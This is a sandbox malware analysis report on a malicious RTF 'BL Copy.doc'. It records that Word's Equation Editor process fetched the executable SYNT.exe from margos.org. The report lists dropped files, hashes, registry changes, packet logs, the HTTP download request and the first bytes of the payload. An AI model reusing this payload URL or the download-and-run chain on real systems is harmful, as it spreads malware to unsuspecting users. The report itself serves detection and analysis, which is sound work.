SHA1:	31283CF8F970E22E7C9B6FCB811B9C1608997211
SHA-256:	F0568B8400FE6F4621B3E62C56B3C3AB9712DD6D30966A348EB3497ACF6B226A
SHA-512:	0095FE21135FCCB9C5723D583C2087FB9D9CD61CB90BB5C96E11EA76469A3744B7F068B7301F7342AF95642D18921763B250FBB9E8F16F5CC9124300E6A97C5
Malicious:	false
Preview:	EMr8t0Hhq715RQjpV8l9LooUdWJgMtMf2pE83U2wsss81G5KJFLeIXMa1T93HGjNEbFfy4IRaWjctEH1I3hWG74wsJYdZXNmLTqTenvgec8qpu98Zp4XlrrAhbuVePBg5n xMeoxIojglOuJAvAZef0Nak7gm0ix8xSE70QeFJMFjJvEAWRFFFtZOYkcHhCgewp7YBE8OekOsOrcexafRG4AdZaWBz3yCE4qMP0NAcxJ4DHeCdzbc6hW8i8 otpHEpw0OGDSzOwMl9VCfHuXXhaw0zVcWRcWKg1sABn5d7OrJ2xhlYvPjqrY5w7z8FN0FgE8XtOgiSbRGN0toQLHc2vjrb52VFWESFWMUHsKSZfQ4PbqkiIl zeyLOvDdo44fuucajegzqku9brw7f8p9R2zFXqooBphSkPzHY6XmnyhU3WyDWzX4CroF6xRQXhjjk7OqKFaLu4ORq54CnRXdGfPhd7dzPgYFxqUkZaqo2ckBxUeh3QLr4p 1ievUUewtab3AdAT2kjQDq4NVPoAQ5jJvQkApXm49qXhPrvrU2YzKVhY5ajHSj55DsIeOSl066y24ayag5YtldIsnpkasB3iqzZiXwJJSOwZVHVJGChfSumllKT835iwi6 k9utWFP5wIpTCqM6CfIHh1JSg5HTMqV8fq5VseXa9XzYpdeJu9OBtsanwwES7WtQoLDnmScaoIfCjrIqw61PPDM8QEGM14KrtcVF5ERKQSh6jPyKwNObsN9T s4FbeSzqr0KnDMekc8p8tRrSRckLbRBa58jfVkjWjcQeuGU8J8gr9f2EG5bdrGEds4pfOwG1TGJcUCr6T8jH9Q82m4wdSeL3wJDr5HYJN0ESkrvn77s4vH90F55tPEmd6Z jNInCzW2BOZfhfO10qNfHa7ZhuyiWVIf05P6uzThDVcRpFtIjVTvGctBTjxS6LEiUlof2CsVigpyEGuXekSTdPsfIqGf5sMzKcxKlDJc6mtYp7gIqQODeycT

C:\Users\user\AppData\Local\Temp\nsq4443.tmp\System.dll

Process:	C:\Users\user\AppData\Roaming\Puportd92.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\BL Copy.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Mon Jan 24 20:10:17 2022, length=1786089, window=hide
Category:	dropped
Size (bytes):	999
Entropy (8bit):	4.546161529424097
Encrypted:	false
SSDEEP:	12:8mtrgXg/XAlCPCHaXeBhB/a/X+WvLtKCicvbbI4DtZ3YilMMEpxRljKrcCTd+d//:8mn/XTuzIlLtKJefDv3qSnQd7Qy
MD5:	7EC079A589E223EA710023BA80FA32D0
SHA1:	CF0E1AE03F45A62872CE0AE2C4C3ED7F9461CC5A
SHA-256:	487F10096B7FE25C270236A760E490889609A6B758452B97ECFA34D2CC25A839
SHA-512:	D633F8F196227B61FF01D88D79E926834647A2D8FCDEBEB24988A3BFAB612155164071085C4BB0FBB042BD5B4391793DA774CF2212A114B1674AA29363A77BE7
Malicious:	false
Preview:	L.....F.... .....?.....?.....f....@.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S"...Desktop.d.....QK.X.S".*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....`.2..@..8TI. .BLCOPY~1.DOC..D.....S ..S .*.....B.L. .C.o.p.y...d.o.c.....u.....-...8...[.....?J.....C:\Users\..#.....\\320946\Users.u ser\Desktop\BL Copy.doc."....\....\....\....\....\....\.D.e.s.k.t.o.p.\.B.L. .C.o.p.y...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1 .5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....320946.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	65
Entropy (8bit):	4.5744734447445365
Encrypted:	false
SSDEEP:	3:bDuMJl/yK2LUmX1r92LUv:bC04x
MD5:	53214A2BE77F3EF7792D59A4DB8070A1
SHA1:	7F9093E238BFCDA013455621806F51CABA2D3143
SHA-256:	DF3D77E9B39B9D59048D0B409FD17075E83849F65EAFD898C77983CD94ABA0A4
SHA-512:	2D4F8B0BE73BB07917F9F8895B50DD4B75BA9DBAE630944EACF82D95C8E125608AADA799BC61800AEA3DDE94B48B343A4762D0D3005FB394B90C79FA17C3FE FD
Malicious:	false
Preview:	[folders]..Templates.LNK=0..BL Copy.LNK=0..[doc]..BL Copy.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C 0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Puportd92.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive

Category:	dropped
Size (bytes):	95264
Entropy (8bit):	7.521910150341084
Encrypted:	false
SSDEEP:	1536:6/T2X/jN2vxZz0DTHUpouZZb5a6fy2W8utruxlQlj/qrlyZ6PeZuH8k29xE+1Q:6bG7N2kDTHUpouZZbUuy2W8uxuzRQT4o
MD5:	37FC2AA213D1607545A9B876F4AA543E
SHA1:	7DA3E745AC618D2AEE602D1DE1957AA4442C98ED
SHA-256:	4486318D812A32852DB5A4B8BD19DC456890B6C9A1BD03FFE94E2EF189394D90
SHA-512:	BF750937CDE6AF507628A730B34BE52BBA983BE99861F46FD92EBFBC3F4A9C7D30534AC5378E802A0B09BAD8D168450679ABD6D5E5543A8ED88467C051D1A3 A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 5%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....U.....@.....(..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc...(.....@..@..... .....

C:\Users\user\Desktop\~$L Copy.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C 0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.541083524495001
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	BL Copy.doc
File size:	1786089
MD5:	2fea7c43cd327113333de7ff54800979
SHA1:	b2cf7c97bbfec5b765ee9402f57440910ec89e8b
SHA256:	6ed3aca39d91726d1f16ecb2fa8fc5cc38fa4cce1355bfd5186d2a22769e806c
SHA512:	3d38ba0e9cdad1103a3a90444e9146f740266517ecdccdd09bd340dc71d7834f446e8e7cceb3ce1c9a47921703704eaa75e538f1a07794db267d305b547ba921
SSDEEP:	12288:6mpug3wW7wsQejKAjZOAOZn+K3yZ1b8FIQtV6M7cQEBDnn0YJCru:6mzAW7wsQejK2ZXK+K3O1b8uQpcQW70u
File Content Preview:	{\rtf7737>52?/>?],.,?/.6%'%:!)%>6?3.6]$]~=6)?1::?<4!@?[23?!;18@%^4[5?'50+72.3..[?;^5#/48<7%~)%.6370+?%#!/[*+7~2~(-&'<4<=<'%%<&~[4[<(+.<1|4`)]9*%?9#||0&(* @3.]=.,_?![.12&=+^?9#-`,8?<?2(,./|^#.%9!=&~_.>.@30*9[/&.[38=,81>.]<??~0(`+.=[|(#??_.-!)1:(.+#+*&~+7?&.

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001D6Ah								no
1	00001D30h								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 13:11:07.756122112 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:07.938119888 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:07.938235044 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:07.938873053 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.121952057 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138510942 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138607979 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138655901 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138699055 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138708115 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.138740063 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.138752937 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138767958 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.138796091 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138813019 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.138840914 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138869047 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.138876915 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.138884068 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138927937 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.138943911 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.138972044 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.139008045 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.139029980 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.172384977 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.320950985 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.320975065 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321069002 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321638107 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321657896 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321676016 CET	80	49165	131.153.37.3	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 13:11:08.321691036 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321692944 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321705103 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321712017 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321722984 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321729898 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321754932 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321774006 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321782112 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321822882 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321822882 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321841955 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321872950 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321877003 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321887016 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321894884 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.321916103 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.321933985 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.322629929 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.502902031 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.503001928 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.503209114 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.503242970 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.503763914 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.503830910 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.503864050 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.503890991 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.503938913 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.503952026 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504013062 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504055977 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504075050 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504120111 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504137993 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504200935 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504219055 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504259109 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504264116 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504300117 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504336119 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504359961 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504422903 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504427910 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504489899 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504508018 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504550934 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504595041 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504616022 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.504657984 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504684925 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.504966021 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505027056 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505059004 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.505079985 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505109072 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.505130053 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505183935 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.505187035 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505208015 CET	49165	80	192.168.2.22	131.153.37.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 13:11:08.505244970 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505264997 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.505299091 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505327940 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.505354881 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.505453110 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.505507946 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.505887985 CET	49165	80	192.168.2.22	131.153.37.3
Jan 24, 2022 13:11:08.685264111 CET	80	49165	131.153.37.3	192.168.2.22
Jan 24, 2022 13:11:08.685323000 CET	80	49165	131.153.37.3	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 13:11:07.535217047 CET	52167	53	192.168.2.22	8.8.8.8
Jan 24, 2022 13:11:07.721467018 CET	53	52167	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 24, 2022 13:11:07.535217047 CET	192.168.2.22	8.8.8.8	0x6831	Standard query (0)	margos.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 13:11:07.721467018 CET	8.8.8.8	192.168.2.22	0x6831	No error (0)	margos.org		131.153.37.3	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- margos.org

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	131.153.37.3	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 13:11:07.938873053 CET	0	OUT	GET /dda/SYNT.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: margos.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 13:11:08.138510942 CET	2	IN	HTTP/1.1 200 OK Date: Mon, 24 Jan 2022 12:11:08 GMT Server: Apache Last-Modified: Sun, 23 Jan 2022 21:05:28 GMT Accept-Ranges: bytes Content-Length: 95264 Keep-Alive: timeout=5, max=200 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 d0 04 00 00 04 00 00 55 80 01 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 28 0e 00 00 00 00 00 00 00 00 00 00 a0 5f 01 00 80 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 28 0e 00 00 00 c0 04 00 00 10 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d 08 4f 43 00 89 48 04 50 ff 75 10 ff 75 0c ff 75 08 ff 15 84 82 40 00 e9 42 01 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@U@(_.texthj `.rdatan@@.data@.ndata``.rsrc(@@U\}t+}FEuHOCHPuuu@B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2420, Parent PID: 596

General

Start time:	13:10:18
Start date:	24/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fd20000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E45A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E45A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E45A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E480648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E480648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E480648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\3EC42	success or wait	1	6E480648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
